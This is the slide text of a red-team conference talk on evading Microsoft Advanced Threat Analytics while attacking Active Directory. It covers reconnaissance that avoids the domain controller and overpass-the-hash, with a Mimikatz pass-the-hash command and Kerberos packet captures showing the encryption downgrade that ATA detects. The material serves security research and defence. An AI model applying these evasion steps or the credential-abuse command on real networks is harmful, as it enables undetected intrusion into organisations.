Evading Microsoft ATA for Active Directory Domination

Nikhil Mittal

About me


- Hacker, Red Teamer, Trainer, Speaker at http://pentesteracademy.com/
- Twitter - @nikhil_mitt
- Blog – http://labofapenetrationtester.com
- Github - https://github.com/samratashok/
- Creator of Kautilya and Nishang
- Interested in Offensive Information Security, new attack vectors and methodologies to pwn systems.
- Previous Talks and/or Trainings
  - DefCon, BlackHat, CanSecWest, BruCON, DeepSec and more.

What is Microsoft ATA?

- "Advanced Threat Analytics (ATA) is an on-premises platform that helps protect your enterprise from multiple types of advanced targeted cyber attacks and insider threats."

  https://docs.microsoft.com/en-us/advanced-threat-analytics/understand-explore/what-is-ata
- ATA detects attacks by reading certain "interesting" protocols' traffic to the domain controller(s), SIEM events and logs.
- Anomaly based and behavior based detection.

ATA Architecture



Lab Configuration

- Lab used for experiments contains a Lightweight ATA gateway installed over a Server 2012 R2 Domain Controller with students and professionals (450+) trying various Active Directory attacks from various machines.
- ATA 1.8.6765.36693 with the default configuration have been installed and used as documented here.

  https://docs.microsoft.com/en-us/advanced-threat-analytics/deploy-use/install-ata-step1


Detections – Threats of interest which ATA detects

- Recon
  - Account Enumeration
  - Session Enumeration
  - AD Enumeration
- Compromised Credentials
  - Brute Force
  - Unusual protocol implementation
  - Abnormal Behavior
- Lateral Movement
  - Pass the ticket
  - Pass the hash
  - Overpass-the-hash
  - Abnormal behavior
- Domain Dominance
  - Golden Ticket
  - Malicious replication requests

https://docs.microsoft.com/en-us/advanced-threat-analytics/ata-threats

Evading ATA - Recon- Detection

- ATA detects AD based recon by looking for queries sent to the DC.



Reconnaissance using directory services enumeration

The following directory services enumerations using SAMR protocol were attempted against OPS-DC from OPS-USER11:

- Successful enumeration of all users in offensiveps.com by lab user
- Successful enumeration of all groups in offensiveps.com by lab user

Reconnaissance using SMB Session Enumeration

SMB session enumeration attempts were successfully performed by lab user, from OPS-USER11 against OPS-DC, exposing 4 accounts.

- But, ATA doesn’t mind DC giving out useful information unless invasive recon is done against the DC!

Evading ATA – Recon - Bypass

- Intelligent Recon is not caught by ATA.
- Not poking the DC is the key! Enumerate the domain but do not enumerate the DC. For example, while hunting for DA tokens, get a list of computers and DAs from the DC but do not run enumeration tools against the DC.
- Same holds true for other user hunting activities like enumerating local admins, looking for local admin access etc.

Evading ATA – Recon - Bypass

Hunting for Domain Admin token

- Avoid searching for DA token on the DC. Local admin privileges are required to use the token.
- To hunt for those machines where a DA token is available, we can enumerate Domain Admins from the DC, get a list of machines using ping sweep or asking from DC and then run Invoke-UserHunter (PowerView) on all machines except the DC.

Evading ATA - Recon

- SPN (Service Principal Name) Scanning doesn’t get detected.
- SPN is used by Kerberos to associate a service instance with a service logon account.


  https://msdn.microsoft.com/en-us/library/windows/desktop/ms677949%28v%3Dvs.85%29.aspx
- Tools like PowerView can be used for SPN scanning.

Evading ATA - Overpass-the-hash

- Overpass-The-Hash allows to create Kerberos tickets from NTLM hashes/AES keys.
- This allows access to resources which need Kerberos authentication with “just” a hash.
- Explained by Benjamin here: http://blog.gentilkiwi.com/securite/mimikatz/overpass-the-hash

Evading ATA - Overpass-the-hash - Detection

- This is what a normal AS-REQ packet looks like. Note the encryption type for timestamp.




```
◢ as-req
    pvno: 5
    msg-type: krb-as-req (10)
  ◢ padata: 2 items
    ◢ PA-DATA PA-ENC-TIMESTAMP
      ◢ padata-type: kRB5-PADATA-ENC-TIMESTAMP (2)
        ◢ padata-value: 3041a003020112a23a04386d0096434a9ecd4b9e3ede1198...
            etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
            cipher: 6d0096434a9ecd4b9e3ede11984f824f83f6b471c646157f...
    ▷ PA-DATA PA-PAC-REQUEST
  ◢ req-body
      Padding: 0
    ▷ kdc-options: 40810010 (forwardable, renewable, canonicalize, renewable-ok)
    ▷ cname
      realm: OFFENSIVEPS.COM
    ▷ sname
      till: 2037-09-13 02:48:05 (UTC)
      rtime: 2037-09-13 02:48:05 (UTC)
      nonce: 1420260169
    ◢ etype: 6 items
        ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
        ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD (-133)
        ENCTYPE: eTYPE-ARCFOUR-MD4 (-128)
        ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
        ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
```

Evading ATA - Overpass-the-hash - Detection

- This is what an AS-REQ packet looks like when using NTLM hashes for Over-PTH. Note that the encryption type used by timestamp is downgraded.


```
Invoke-Mimikatz -Command ‘”sekurlsa::pth /user:privservice /domain:offensiveps.com /ntlm:ntlmhash”’
```



```
⊿ as-req
    pvno: 5
    msg-type: krb-as-req (10)
  ⊿ padata: 2 items
    ⊿ PA-DATA PA-ENC-TIMESTAMP
      ⊿ padata-type: kRB5-PADATA-ENC-TIMESTAMP (2)
        ⊿ padata-value: 303da003020117a2360434e72860054cade666e1e622045b...
            etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
            cipher: e72860054cade666e1e622045b33976d5555145908a4e24a...
    ⊿ PA-DATA PA-PAC-REQUEST
      ⊿ padata-type: kRB5-PADATA-PA-PAC-REQUEST (128)
        ⊿ padata-value: 3005a0030101ff
            include-pac: True
  ⊿ req-body
      Padding: 0
    ▷ kdc-options: 40810010 (forwardable, renewable, canonicalize, renewable-ok)
    ▷ cname
      realm: offensiveps.com
    ▷ sname
      till: 2037-09-13 02:48:05 (UTC)
      rtime: 2037-09-13 02:48:05 (UTC)
      nonce: 896809050
    ⊿ etype: 7 items
        ENCTYPE: eTYPE-NULL (0)
        ENCTYPE: eTYPE-NULL (0)
        ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
```

Evading ATA - Overpass-the-hash - Detection

- ATA looks for anomalies like the one discussed.
- There are two detections for Over-PTH
  - One is “Encryption downgrade activity” for which ATA even conveniently tells the reason for detection.



Encryption downgrade activity


The encryption method of the Encrypted_Timestamp field of AS_REQ message from 2 computers has been downgraded based on previously theft using Overpass-the-Hash from 2 computers.

```
◢ as-req
    pvno: 5
    msg-type: krb-as-req (10)
  ◢ padata: 2 items
    ◢ PA-DATA PA-ENC-TIMESTAMP
      ◢ padata-type: kRB5-PADATA-ENC-TIMESTAMP (2)
        ◢ padata-value: 303da003020117a2360434e72860054cade666e1e622045b...
            etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
            cipher: e72860054cade666e1e622045b33976d5555145908a4e24a...
```

Evading ATA - Overpass-the-hash - Detection


- There are two detections for Over-PTH
  - Second is “Unusual protocol implementation” for which I _believe_ ATA looks for supported encryption types as well. If not now, in future?

Normal




```
◢ etype: 6 items
    ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
    ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
    ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD (-133)
    ENCTYPE: eTYPE-ARCFOUR-MD4 (-128)
    ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
    ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
```

AES



```
◢ etype: 7 items
    ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
    ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
    ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
    ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD (-133)
    ENCTYPE: eTYPE-ARCFOUR-MD4 (-128)
    ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
    ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
```

NTLM



